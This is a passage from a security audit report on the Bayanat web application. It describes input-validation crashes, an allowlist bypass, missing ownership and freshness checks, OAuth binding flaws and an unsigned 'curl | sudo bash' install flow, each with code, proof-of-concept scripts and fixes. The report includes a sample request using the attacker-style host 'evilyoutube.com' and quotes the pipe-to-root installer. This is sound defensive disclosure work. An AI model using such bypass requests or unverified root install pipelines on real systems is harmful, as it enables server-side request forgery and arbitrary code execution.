    ("csv_analyze file=null",   "POST", "/import/api/csv/analyze",  {"file": None},
None),
    ("xls_sheet file=null",     "POST", "/import/api/xls/sheets",   {"file": None},
None),
    ("xls_analyze file=null",   "POST", "/import/api/xls/analyze",  {"file": None},
None),
    ("mapping_update data=null","PUT",  "/import/api/mapping/1",
{"name":"x","data":None},      fake_map),
]
for label, method, url, body, row in cases:
    stub.next_get = row
    r = client.open(method=method, path=url, json=body)
    print(f"  {label:30s} -> {r.status_code}")
EOF
```

Output:

```
  api_imports q=str              -> 500
  etl_process no files           -> 500
```

```
csv_analyze file=null          -> 500
xls_sheet file=null            -> 500
xls_analyze file=null          -> 500
mapping_update data=null       -> 500
```

Each result corresponds to an unhandled exception in the Flask error log.

It is recommended to type-check every value returned from *request.json.get(...)* before chained access occurs. Shared validation helpers or structured request validation should be introduced for the import API surface so malformed input is rejected with controlled 4xx responses.

Proposed Fix:

```
# enferno/data_import/views.py -- apply the pattern at every site listed above
# api_mapping_update (line 359-360)
data = request.json.get("data")
if not isinstance(data, dict):
    return HTTPResponse.error("Update request missing parameters data", status=417)
m = data.get("map", None)

# api_csv_analyze / api_xls_sheet / api_xls_analyze (lines 257 / 274 / 288)
file_obj = request.json.get("file")
if not isinstance(file_obj, dict):
    return HTTPResponse.error("Missing or malformed `file` field", status=417)
filename = file_obj.get("filename")
if not isinstance(filename, str) or not filename:
    return HTTPResponse.error("Missing `file.filename`", status=417)

# api_imports (line 92)
q = request.json.get("q", None)
if isinstance(q, dict) and (batch_id := q.get("batch_id")):
    [...]

# etl_process (line 182)
body = request.json or {}
files = body.pop("files", None)
if not isinstance(files, list) or not files:
    return HTTPResponse.error("Missing `files` array", status=417)
meta = body
```

BAY-01-043 WP5: Web Import DoS via Missing Extractor Key *(Low)*

Retest Notes: Resolved by Bayanat[43] and confirmed by 7ASecurity.

It was found that the web import workflow can fail when *yt-dlp* metadata does not contain a usable *extractor_key*. The *MediaImport.create_bulletin()* method attempts to derive a source title from *extractor_key* or, if that value is missing, from *source_url*. However, the fallback block contains multiple logic errors that cause uncaught *AttributeError* exceptions for missing, empty, or non-string *extractor_key* values.

The affected branch is entered whenever *info.get("extractor_key")* is falsy. Inside that branch, the code calls *domain.startswith("www.")* even though *domain* has already been confirmed as falsy. This causes exceptions for values such as *None*, *False*, or *0*. The same branch also discards the parsed host from *source_url* and calls *.first()* on a string, which causes the empty-string case to fail.

As a result, an authenticated Admin user who triggers a web-mode import for a URL that produces partial metadata can cause the per-file Celery task to fail. The outer task wrapper catches the exception and records it through *log.fail(e)*, so the worker survives, but the import batch is marked as failed and Python exception details can be written to the admin-visible import log.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/…/data_import/utils/media_import.py#L596-L600

Affected Code:

```
# enferno/data_import/utils/media_import.py -- MediaImport.create_bulletin, web-import
branch
domain = info.get("extractor_key")
if not domain:
    url = urlparse(info.get("source_url")).netloc.lower()              # line 598
    url = domain[4:] if domain.startswith("www.") else domain          # line 599
(Bugs 1 + 2)
    domain = url.split(".")[0].first()                                 # line 600 (Bug
3)

main_source = Source.query.filter(Source.title == domain).first()      # line 602
```

Three issues are present in the fallback block:

- *domain.startswith("www.")* is called after *domain* has already been confirmed as falsy.

[43] https://github.com/sjacorg/bayanat/commit/c0adefa7c

- The parsed *url* value from *urlparse(source_url).netloc.lower()* is discarded because the ternary uses *domain* instead of *url*.
- *url.split(".")[0]* returns a string, but *.first()* is called on it as though it were a SQLAlchemy query.

This was confirmed as follows:

Command:

```
SECRET_KEY='fuzz-harness-secret-not-real' .venv-fuzz/bin/python - <<'EOF'
from urllib.parse import urlparse

def preamble(info: dict):
    """Byte-for-byte copy of media_import.py lines 596-600."""
    domain = info.get("extractor_key")
    if not domain:
        url = urlparse(info.get("source_url")).netloc.lower()
        url = domain[4:] if domain.startswith("www.") else domain
        domain = url.split(".")[0].first()
    return domain

for label, info in [
    ("extractor_key missing",      {"source_url":
"https://www.youtube.com/watch?v=abc"}),
    ("extractor_key=None",         {"extractor_key": None,  "source_url":
"https://example.com/v"}),
    ("extractor_key='' (empty)",   {"extractor_key": "",    "source_url":
"https://www.example.com/v"}),
    ("extractor_key=False",        {"extractor_key": False, "source_url":
"https://example.com/v"}),
    ("extractor_key=0",            {"extractor_key": 0,     "source_url":
"https://example.com/v"}),
    ("extractor_key='youtube'",    {"extractor_key": "youtube", "source_url":
"https://example.com/v"}),
]:
    try:
        r = preamble(info)
        print(f"{label:35s} -> OK (domain={r!r})")
    except Exception as e:
        print(f"{label:35s} -> {type(e).__name__}: {e}")
EOF
```

Output:

```
extractor_key missing              -> AttributeError: 'NoneType' object has no
attribute 'startswith'
extractor_key=None                 -> AttributeError: 'NoneType' object has no
attribute 'startswith'
extractor_key='' (empty)           -> AttributeError: 'str' object has no attribute
'first'
extractor_key=False                -> AttributeError: 'bool' object has no attribute
```

```
'startswith'
extractor_key=0                    -> AttributeError: 'int' object has no attribute
'startswith'
extractor_key='youtube'            -> OK (domain='youtube')
```

The successful *extractor_key='youtube'* case confirms that the direct metadata path works. The failing cases confirm that the fallback path intended to derive a source title from *source_url* is not reached safely.

It is recommended to rewrite the fallback block so the parsed *url* value is used correctly, the stray *.first()* call is removed, and unusable metadata is handled with a clear import-log message instead of an uncaught exception. Regression tests should cover *extractor_key* values of *None*, an empty string, *False*, and *0*.

Proposed Fix:

```
# enferno/data_import/utils/media_import.py -- MediaImport.create_bulletin
domain = info.get("extractor_key")
if not domain:
    url = urlparse(info.get("source_url") or "").netloc.lower()
    if url.startswith("www."):
        url = url[4:]
    domain = url.split(".")[0] if url else None

if not domain:
    # Both extractor_key and source_url were unusable -- log and fall through
    # instead of letting an uncaught AttributeError kill the import batch.
    self.data_import.add_to_log(
        "Unable to derive Source title from extractor_key or source_url; "
        "skipping Source linkage."
    )
else:
    main_source = Source.query.filter(Source.title == domain).first()
    if not main_source:
        main_source = Source()
        main_source.title = domain
        main_source.etl_id = info.get("webpage_url_domain") or url
        main_source.save()
    bulletin.sources.append(main_source)
```

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

BAY-01-014 WP3: Web Import Domain Validation Gap *(Medium)*

Retest Notes: Resolved by Bayanat[44] and confirmed by 7ASecurity.

It was found that a domain allowlist bypass exists in the web import endpoint (*POST /admin/api/bulletin/web*) within *enferno/admin/validation/models.py*. The allowlist check is implemented using *str.endswith()*, which performs suffix matching on the hostname string rather than validating the registered domain. As a result, any attacker-controlled hostname that ends with an allowed domain string passes validation. A crafted URL whose hostname satisfies the suffix check can be supplied by a user with the DA role and *can_import_web=True* permission. The request is accepted by the application and dispatched to a Celery worker for processing via *yt-dlp*. If processed by the worker, this can result in outbound HTTP requests to attacker-controlled infrastructure.

This was confirmed as follows:

Example HTTP Request:

```
POST /admin/api/bulletin/web HTTP/1.1
Host: pentest.bayanat.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:149.0) Gecko/20100101
Firefox/149.0
Accept: application/json
[...]

{"url": "http://evilyoutube.com"}
```

Example HTTP Response:

```
HTTP/1.1 202 Accepted
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 35
[...]

{
    "data": {
```

[44] https://github.com/sjacorg/bayanat/commit/ddabe8eaa

```
        "batch_id": "fFZGcZzBC"
    }
}
```

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/validation/models.py#L2089

Affected Code:

```
YTDLP_ALLOWED_DOMAINS = ["youtube.com", "facebook.com", "instagram.com", "twitter.com"]
[...]
@field_validator("url")
   @classmethod
   def validate_url(cls, v: HttpUrl) -> str:
      [...]
       domain = v._url.host
       if domain.startswith("www."):
           domain = domain[4:]
       allowed_domains = Config.get("YTDLP_ALLOWED_DOMAINS")
       if not any(domain.endswith(allowed) for allowed in allowed_domains):
           raise ValueError(f"Imports not allowed from {domain}")

       return str(v)
```

It is recommended to replace the domain validation logic with a comparison against the registered domain (eTLD+1) rather than a raw string suffix. This can be achieved using a library such as *tldextract*[45], which correctly parses the public suffix and registered domain components of a hostname. The validation should confirm that the extracted registered domain is an exact match against an entry in the allowlist. This ensures that domains such as *evilyoutube.com* are not accepted when only *youtube.com* is permitted. This prevents suffix-based bypasses regardless of how the attacker-controlled hostname is constructed.

[45] https://pypi.org/project/tldextract/

BAY-01-015 WP3: Missing Ownership Check in Export Detail Endpoint *(Medium)*

Retest Notes: Resolved by Bayanat[46] and confirmed by 7ASecurity.

It was found that the export detail endpoint does not enforce the same ownership checks as the export list and download routes. Export metadata can be retrieved by supplying an arbitrary export ID if the requester is authenticated. This creates an object-level authorization weakness and increases the risk of sensitive export activity being exposed.

The detail route resolves any Export row by numeric ID and returns export.to_dict() without verifying that the requesting user is either the record owner or an administrator. The serialized response includes the requester identity, approver identity, status, comments, expiry, opaque download UID, and raw items array. This is sufficient to reveal sensitive export activity and the underlying records selected for export.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/export/views.py#L156-L172

Affected Code:

```
@export.get("/api/export/<int:id>")
def api_export_get(id: t.id) -> Response:
    """
    Endpoint to get a single export.

    Args:
        - id: The id of the export.

    Returns:
        - The export in json format / success or error.
    """
    export = db.session.get(Export, id)

    if export is None:
        return HTTPResponse.not_found("Export not found")
    else:
        return HTTPResponse.success(data=export.to_dict(), message="Export retrieved
successfully")
```

It is recommended to apply an ownership guard before any export metadata is returned by the detail route, such as *current_user.has_role("Admin")* or *export.requester_id == current_user.id*. This brings the detail route into alignment with the list and download

[46] https://github.com/sjacorg/bayanat/commit/4f8b40e68

routes[47]. Sequential numeric identifiers should be replaced with opaque, non-enumerable values, such as UUIDs, for export detail lookups. This reduces the risk of export metadata enumeration independently of the ownership-check hardening.

BAY-01-016 WP2: Missing Freshness Checks in Admin APIs *(Medium)*

Retest Notes: Resolved by Bayanat[48] and confirmed by 7ASecurity.

It was found that a session-freshness enforcement gap exists in the Bayanat privileged administration subsystem. While freshness-gated re-authentication is applied to the HTML page routes for */users/*, */roles/*, and */system-administration/*, the backing state-changing APIs that perform the corresponding operations enforce only role membership via *@roles_required("Admin")*. As a result, privileged mutation operations remain callable with a stale but otherwise valid Admin session after the configured freshness window has expired, both through the browser and through direct API calls.

Bayanat explicitly models session freshness as a second-line security control for privileged operations and exposes operator-configurable *SECURITY_FRESHNESS* settings in the system administration UI. Missing freshness enforcement on user management, role assignment, MFA revocation, forced password reset, session logout, system configuration writes, and service reload actions weakens a security boundary within the supported threat model.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/system.py#L70-L111

Affected Code:
```
@admin.get("/api/configuration/")
@roles_required("Admin")
def api_config() -> str:
   """Returns serialized app configurations."""
[...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/users.py#L248-L272

Affected Code:
```
@admin.delete("/api/user/revoke_2fa")
@roles_required("Admin")
def revoke_2fa() -> Response:
```

[47] https://github.com/sjacorg/bayanat/blob/auto-update-simplified/enferno/export/views.py#L302
[48] https://github.com/sjacorg/bayanat/commit/18059510d

```
    """
    Revoke 2FA for a specified user.

    Returns:
        Tuple[str, int]: A success message and HTTP status code.
    """
[...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/users.py#L434-L558

Affected Code:

```
@admin.post("/api/user/force-reset")
@roles_required("Admin")
@validate_with(UserForceResetRequestModel)
def api_user_force_reset(validated_data: dict) -> Response:
    """
    Endpoint to force a password reset for a user.

    Args:
        - validated_data: validated data from the request.

    Returns:
        - success/error string based on the operation result.
    """
    [...]
```

It is recommended to apply fresh-session checks to every privileged Admin API that mutates security-sensitive state, not only to the HTML page routes. The freshness threshold should be derived from the operator-configured *SECURITY_FRESHNESS* and grace settings rather than hardcoded as within=15. Regression tests should be added to confirm that stale Admin sessions receive the expected re-authentication challenge on configuration writes, service reloads, role changes, forced password resets, MFA revocation, and session-management actions.

BAY-01-017 WP6: Unsigned Install and Update Flow *(Medium)*

Retest Notes: Resolved by Bayanat[49] and confirmed by 7ASecurity.

It was found that a supply-chain integrity gap exists across the supported installation and auto-update paths of the Bayanat application. Both flows resolve release code at runtime from mutable GitHub channels and execute the resulting updater path as *root* without any cryptographic binding to a previously vetted artifact. Furthermore, the admin-visible stable release source is not carried through to the default *root* updater selection path. As a result, operators can review one release while the privileged CLI later resolves and executes a different, higher-tagged release independently.

The quick-install guide instructs operators to pipe a mutable, main-branch shell script directly into *sudo bash*. In the reviewed branch, the same trust model also drives in-product updates. The *check_for_updates()* function polls GitHub Releases, *api_updates_start()* shells into a *root* wrapper, and that wrapper invokes *bayanat update* with no pinned tag argument. The CLI then resolves the latest remote tag at runtime via *git ls-remote*, clones that release, and executes migrations and service restarts under the privileged update path. As a result, the admin-visible stable release signal and the *root* updater default target are not bound to the same trust object. No checksum, signature, or operator-pinned artifact binds the installed code back to a previously audited release.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/docs/deployment/installation.md#L15-L24

Affected Code:
```
**With a domain (recommended, automatic HTTPS):**

```bash
curl -sL https://raw.githubusercontent.com/sjacorg/bayanat/main/bayanat | sudo bash -s install yourdomain.com
```
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/maintenance.py#L58-L110

Affected Code:
```
@celery.task
def check_for_updates():
   [...]
```

[49] https://github.com/sjacorg/bayanat/commit/4b5e25dfb

```
    if auto_apply and _is_patch_bump(current, latest_tag):
        logger.info(f"auto-applying patch update {current} -> {latest_tag}")
        try:
            subprocess.run(
                ["sudo", "-n", "/usr/local/sbin/bayanat-start-update"],
                check=True,
                timeout=10,
            )
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/bayanat#L63-L66

Affected Code:

```
latest_remote_tag() {
  git ls-remote --tags --refs --sort=-version:refname "$GIT_URL" \
      | head -1 | sed 's/.*refs\/tags\///'
}
```

To resolve this issue, the curl | sudo bash quick-start flow and the unattended latest-release updater should be replaced with a versioned, integrity-checked artifact flow. An explicit pinned release argument must be required so that the privileged update path and the admin-visible release are bound to the same artifact. Checksums and cryptographic signatures or attestations should be published for all installers and release artifacts. Secondary remote shell-script bootstraps should be removed, and the process must fail if the selected release cannot be verified before any privileged install or update step proceeds. This ensures that a compromise of the repository, branch, tag, release, or bootstrap channel cannot be directly translated into privileged code execution on operator hosts.

BAY-01-018 WP2: Bulk Revision Logging via Unfiltered Item IDs *(Medium)*

Retest Notes: Resolved by Bayanat[50] and confirmed by 7ASecurity.

It was found that a workflow-integrity weakness exists in the Celery bulk update workers[51] responsible for processing Bulletins, Actors, and Incidents. Although the initial mutation loop within each worker correctly enforces per-object access control by skipping items the calling user is not permitted to modify, the post-loop side effects are applied unconditionally to the entire caller-supplied identifier batch. As a result, false audit records can be written against restricted items by a less-privileged authenticated user, such as a Moderator, even when modification of those items is not authorized.

Bayanat uses full snapshot-based revision history[52] to record every item update. The Activity Monitor also logs the user, action type, and subject of every operation. Fabricated entries in both systems therefore create an audit-integrity risk rather than inconsequential logging noise.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/bulk_ops.py#L53-L133

Affected Code:

```
@celery.task
def bulk_update_bulletins(ids: list, bulk: dict, cur_user_id: t.id) -> None:
    [...]
    for group in chunks:
        # Fetch bulletins
        bulletins = Bulletin.query.filter(Bulletin.id.in_(group))
        for bulletin in bulletins:
            # check user can access each bulletin
            if not user.can_access(bulletin):
                # Log?
                continue

        bulletins = Bulletin.query.filter(Bulletin.id.in_(group)).all()
            for bulletin in bulletins:
                # this commits automatically
                tmp = {"bulletin_id": bulletin.id, "user_id": cur_user.id, "data":
bulletin.to_dict()}
                revmaps.append(tmp)
            db.session.bulk_insert_mappings(BulletinHistory, revmaps)
        updated = [b.to_mini() for b in bulletins]
        Activity.create(cur_user, Activity.ACTION_BULK_UPDATE, Activity.STATUS_SUCCESS,
```

[50] https://github.com/sjacorg/bayanat/commit/ce2afebcb
[51] https://github.com/sjacorg/bayanat/[...]/docs/guide/bulk-operations.md
[52] https://github.com/sjacorg/bayanat/[...]docs/guide/revision-history.md#advanced-history-log-diff-view

```
        updated, "bulletin")
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/bulletins.py#L377-L410

Affected Code:

```
@admin.put("/api/bulletin/bulk/")
@roles_accepted("Admin", "Mod")
@validate_with(BulletinBulkUpdateRequestModel)
def api_bulletin_bulk_update(
   validated_data: dict,
) -> Response:
  [...]

   # non-intrusive hard validation for access roles based on user
   if not current_user.has_role("Admin"):
       # silently discard access roles
       bulk.pop("roles", None)

   if ids and len(bulk):
       job = bulk_update_bulletins.delay(ids, bulk, current_user.id)
       # store job id in user's session for status monitoring
       key = f"user{current_user.id}:{job.id}"
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/actors.py#L383-L417

Affected Code:

```
@admin.put("/api/actor/bulk/")
@roles_accepted("Admin", "Mod")
@validate_with(ActorBulkUpdateRequestModel)
def api_actor_bulk_update(
   validated_data: dict,
) -> Response:
  [...]
   # non-intrusive hard validation for access roles based on user
   if not current_user.has_role("Admin"):
       # silently discard access roles
       bulk.pop("roles", None)

   if ids and len(bulk):
       job = bulk_update_actors.delay(ids, bulk, current_user.id)
       # store job id in user's session for status monitoring
       key = f"user{current_user.id}:{job.id}"
       rds.set(key, job.id)
       # expire in 3 hour
       rds.expire(key, 60 * 60 * 3)
       return HTTPResponse.success(message="Bulk update queued successfully.")
   else:
```

```
        return HTTPResponse.error("No items selected, or nothing to update", status=400)
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/incidents.py#L395-L431

Affected Code:

```
@admin.put("/api/incident/bulk/")
@roles_accepted("Admin", "Mod")
@validate_with(IncidentBulkUpdateRequestModel)
def api_incident_bulk_update(
   validated_data: dict,
) -> Response:
   [...]

   if ids and len(bulk):
       job = bulk_update_incidents.delay(ids, bulk, current_user.id)
       # store job id in user's session for status monitoring
       key = f"user{current_user.id}:{job.id}"
       rds.set(key, job.id)
       # expire in 3 hour
       rds.expire(key, 60 * 60 * 3)
       return HTTPResponse.success(message="Bulk update queued successfully")
   else:
       return HTTPResponse.error("No items selected, or nothing to update", status=400)
```

It is recommended to construct a single authorized item list during the mutation loop and reuse it consistently for all downstream operations, including revision snapshot creation, activity logging, notifications, and success counts. Restricted identifiers should be tracked separately as a denied set and exposed, where appropriate, only as an aggregate count. The re-query pattern that reconstructs the full submitted batch after the access-checked loop should be eliminated. Regression tests should be added for each of the Bulletin, Actor, and Incident bulk workers to assert that restricted identifiers never appear in history tables or success activity payloads, regardless of the composition of the submitted identifier list.

BAY-01-019 WP2: Google OAuth Subject Binding Gap *(Medium)*

Retest Notes: Resolved by Bayanat[53] and confirmed by 7ASecurity.

It was found that the Bayanat Google OAuth callback authenticates returning users by email address, despite capturing the stable Google subject identifier (*sub*) at first login and storing it in the *google_id* column. Because the stored subject is not enforced on subsequent logins, a different Google account that later holds the same verified email address can inherit an existing Bayanat identity without any mismatch being detected.

The callback first verifies *email_verified*, then extracts both the stable subject (*sub*) and the email address from the *userinfo* response. Addresses outside the configured allowed domain are correctly rejected. The subsequent account lookup, however, is performed against *User.email* rather than the stored *google_id*. When a matching row is found, the callback sets *u.google_id = unique_id* only when the field is empty. If it is already populated, the stored subject is left unchanged and the callback proceeds to *login_user*. The stored *google_id* is therefore treated as an initialization field rather than as a durable, enforceable binding. Bayanat-specific multi-factor authentication still applies where configured. However, the primary identity binding has already been satisfied before that check is reached.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/user/views.py#L149-L181

Affected Code:

```
@bp_user.route("/auth/callback")
def auth_callback() -> Response:
    [...]

    # We want to make sure their email is verified.
    # The user authenticated with Google, authorized our
    # app, and now we've verified their email through Google!
    if userinfo_response.json().get("email_verified"):
        unique_id = userinfo_response.json()["sub"]
        users_email = userinfo_response.json()["email"]
  [...]
    # secure login by restricting access to only matching users who already have an
account
    # Check if the user with the provided email exists in the database
    u = User.query.filter(User.email == users_email).first()
    if u is None:
        # User with the provided email does not exist
```

[53] https://github.com/sjacorg/bayanat/commit/ee18f11ee

```
            return HTTPResponse.not_found(
                "User not found. Ask an administrator to create an account for you."
            )

        # Update the user's Google ID if it doesn't exist
        if u.google_id is None:
            u.google_id = unique_id
            u.save()

        # Check if 2FA is required before completing login
        tf_plugin = current_app.extensions["security"]._tf_plugin
        if tf_plugin:
            response = tf_plugin.tf_enter(u, False, "oauth",
Config.get("SECURITY_POST_LOGIN_VIEW"))
            if response:
                return response

        login_user(u, authn_via=["oauth"])
        return redirect(Config.get("SECURITY_POST_LOGIN_VIEW"))
```

It is recommended to treat *google_id* as the authoritative external identity binding after the first successful link. On any subsequent OAuth login, if a Bayanat user already has a stored *google_id*, the incoming *sub* must be compared against it. A mismatch should result in a refused login, not a silent account switch. First-time subject linking should be restricted to an authenticated local session or an explicit, administrator-approved account-binding workflow. This prevents a newly issued *sub* from being silently adopted without verification. Additionally, regression tests should be added to cover mailbox-reassignment and same-email, different-subject scenarios for accounts with and without Bayanat multi-factor authentication configured.

BAY-01-020 WP1: Inline Media Access Control Gap *(Medium)*

Retest Notes: Resolved by Bayanat[54] and confirmed by 7ASecurity.

It was found that an item-level access control gap exists in the inline media subsystem due to the absence of object-level authorization checks on the file-serving endpoint. Bayanat enforces confidentiality boundaries for restricted Actors, Bulletins, and Incidents through group-based access control, under which a given item is visible only to members of the groups assigned to it. The inline media serving route reduces that boundary to a generic session check. As a result, an uploaded file can be retrieved by any authenticated user who can supply or reconstruct its filename.

The rich-text editor uploads images to /admin/api/inline/upload and subsequently embeds them via /admin/api/serve/inline/. The upload endpoint stores the file under media/inline and returns the raw filename in the response body. The serve endpoint returns the file directly using send_from_directory(), without looking up the parent record or evaluating current_user.can_access(...). The filename generation helper constructs names as a second-resolution UTC timestamp concatenated with a sanitized form of the original basename, such as 20250501-143022-evidence.png. This makes filenames deterministic enough to recover once the approximate upload time and original basename are known.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/media.py#L483-L535

Affected Code:

```
@admin.post("/api/inline/upload")
@roles_accepted("Admin", "DA")
def api_inline_medias_upload() -> Response:
    [...]

        # final file
        filename = Media.generate_file_name(f.filename)
        filepath = (Media.inline_dir / filename).as_posix()
        f.save(filepath)
        response = {"location": filename}
```

[54] https://github.com/sjacorg/bayanat/commit/f55f7a01c

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/models/Media.py#L133-L146

Affected Code:
```
# generate custom file name for upload purposes
    @staticmethod
    def generate_file_name(filename: str) -> str:
        """
        Generate a secure and timestamped file name.

        Args:
            - filename: the original file name.

        Returns:
            - the generated file name.
        """
        decoded = secure_filename(unidecode(filename)).lower()
        return f"{DateHelper.utcnow().strftime('%Y%m%d-%H%M%S')}-{decoded}"
```

Affected File:
https://github.com/sjacorg/bayanat[...]/enferno/static/js/common/config.js#L455-L462

Affected Code:
```
// Rich text configurations for tinymce editor
var tinyConfig = {
    license_key: 'gpl',
    plugins: 'link autolink directionality fullscreen lists table searchreplace image',
    toolbar_mode: 'sliding',
    images_upload_url: '/admin/api/inline/upload',
    images_upload_base_path: '/admin/api/serve/inline/',
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/media.py#L524-L535

Affected Code:
```
@admin.route("/api/serve/inline/<filename>")
def api_local_serve_inline_media(filename: str) -> Response:
    """
    serves inline media files - only for authenticated users.

    Args:
        - filename: name of the file.

    Returns:
        - file to be served.
    """
    return send_from_directory("media/inline", filename)
```

The inline-media path stores rich-text uploads as anonymous shared files and serves them back by raw filename under only a session check. Because there is no database binding to the parent Actor, Bulletin, or Incident and no object-level authorization on read, the confidentiality boundary is reduced from “users in the item groups” to “any authenticated user who can name the file.” The deterministic timestamp-plus-basename naming scheme makes detached retrieval easier than a high-entropy object key would.

It is recommended to bind inline uploads to a parent object or a first-class database row, use opaque non-predictable identifiers or short-lived signed URLs, and enforce the access control of the parent object on every read. Orphan cleanup should occur only after the parent reference is removed. Files should not remain as anonymous shared objects.

BAY-01-021 WP2: Username Masking Gap in Item APIs *(Medium)*

Retest Notes: Resolved by Bayanat[55] and confirmed by 7ASecurity.

It was found that the Actor, Bulletin, and Incident item-list APIs in Bayanat disclose the real names of assignees and peer reviewers in API responses, even when the requesting account has the *view_usernames* permission disabled. Bayanat documents the *view_usernames* permission as a privacy-preserving control intended to replace user identities with opaque aliases such as user-15 for accounts that are not authorized to view operator names. However, this abstraction is not applied by the affected item-list endpoints, which serialize raw user names directly into the JSON response.

As a result, the real identities of assigned operators and peer reviewers can be recovered by any authenticated user with access to at least one Actor, Bulletin, or Incident entry by issuing direct requests to the corresponding API endpoints. This behavior weakens the intended privacy guarantees of the platform and can expose sensitive operator attribution data to users who were explicitly configured to be restricted from viewing such information.

This issue can also be confirmed by reviewing the following files:

Affected Files:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/actors.py#L146-L165
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/bulletins.py#L136-L149
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/incidents.py#L159-L172

Affected Code:

```
# Minimal serialization for list view with permission checks
serialized_items = []
```

[55] https://github.com/sjacorg/bayanat/commit/f541199f7

```
for item in items:
    if current_user and current_user.can_access(item):
        # User has access - return full details
        serialized_items.append(
            {
                "id": item.id,
                "name": item.name,
                "name_ar": item.name_ar,
                "status": item.status,
                "assigned_to": (
                    {"id": item.assigned_to.id, "name": item.assigned_to.name}
                    if item.assigned_to
                    else None
                ),
                "first_peer_reviewer": (
                    {"id": item.first_peer_reviewer.id, "name":
item.first_peer_reviewer.name}
                    if item.first_peer_reviewer
                    else None
                ),
                [...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/user/models.py#L273-L295

Affected Code:

```
 @property
    def secure_name(self):
        if not has_request_context():
            return self.name
        if current_user.view_usernames or current_user.has_role("Admin"):
            return self.name
        return f"user-{self.id}"
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/user/models.py#L419-L430

Affected Code:

```
def to_compact(self) -> dict:
    """
    Compact serializer for User class.
    Hides user data from users without
    permissions.
    """
    return {
        "id": self.id,
        "name": self.secure_name,
        "username": self.secure_username,
        "display_name": self.display_name,
```

```
        "active": self.active,
    }
```

It is recommended to replace all manually constructed nested user payloads in the Actor, Bulletin, and Incident list APIs with a centralized helper that consistently applies to_compact() or equivalent display_name masking semantics. Regression tests should also be introduced to verify that accounts configured with view_usernames=False receive masked identities consistently across all API endpoints, including direct HTTP requests and list views. Additionally, consideration should be given to omitting assignee and reviewer objects entirely from responses returned to roles that do not require access to such information as part of their standard workflow.

BAY-01-022 WP2: Peer Review Enforcement Gap in Update APIs *(Medium)*

Retest Notes: Resolved by Bayanat[56] and confirmed by 7ASecurity.

It was found that a workflow-integrity weakness exists in the Actor, Bulletin, and Incident update APIs due to missing server-side enforcement of the peer-review state machine. Bayanat documents peer review as a separation boundary intended to preserve independent review. Once an item enters *Peer Review Assigned*, the original owner is no longer expected to modify it until review completion. Although this restriction is enforced by the frontend by hiding standard edit functionality for items in this state, the backend update endpoints authorize mutations based only on ownership and do not validate whether the item is currently reviewer-locked. As a result, evidence, metadata, relationships, and workflow state can still be modified by an assigned analyst through the standard authenticated update APIs, even while another analyst is actively assigned as peer reviewer.

This weakens the integrity guarantees of the peer-review process by allowing the original owner to alter items that reviewers are expected to assess in a frozen state. For Bulletins, the impact is increased because the update model also trusts *assigned_to* and *first_peer_reviewer* objects supplied in the ordinary owner-facing request body, enabling reviewer or assignee manipulation through the same path.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/actors.py#L279-L301

Affected Code:

```
if not current_user.has_role("Admin") and current_user != actor.assigned_to:
    Activity.create(
        current_user,
```

[56] https://github.com/sjacorg/bayanat/commit/85e7f540a

```
        Activity.ACTION_UPDATE,
        Activity.STATUS_DENIED,
        request.json,
        "actor",
        details=f"Unauthorized attempt to update unassigned Actor {id}.",
    )
    # Notify admins
    Notification.send_admin_notification_for_event(
        Constants.NotificationEvent.UNAUTHORIZED_ACTION,
        "Unauthorized Action",
        f"Unauthorized attempt to update unassigned Actor {id}. User:
{current_user.username}",
        is_urgent=True,
    )
    return HTTPResponse.forbidden("Restricted Access")
actor = actor.from_json(validated_data["item"])
```

Affected File:
https://github.com/sjacorg/bayanat[...]/enferno/admin/views/bulletins.py#L264-L293

Affected Code:

```
if not current_user.has_role("Admin") and current_user != bulletin.assigned_to:
            Activity.create(
                current_user,
                Activity.ACTION_UPDATE,
                Activity.STATUS_DENIED,
                request.json,
                "bulletin",
                details=f"Unauthorized attempt to update unassigned Bulletin {id}.",
            )
            # Notify admins
            Notification.send_admin_notification_for_event(
                Constants.NotificationEvent.UNAUTHORIZED_ACTION,
                "Unauthorized Action",
                f"Unauthorized attempt to update unassigned Bulletin {id}. User:
{current_user.username}",
                is_urgent=True,
            )
            return HTTPResponse.forbidden("Restricted Access")

        bulletin = bulletin.from_json(validated_data["item"])
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/incidents.py#L290-L323

Affected Code:

```
Notification.send_admin_notification_for_event(
        Constants.NotificationEvent.UNAUTHORIZED_ACTION,
        "Unauthorized Action",
```

```
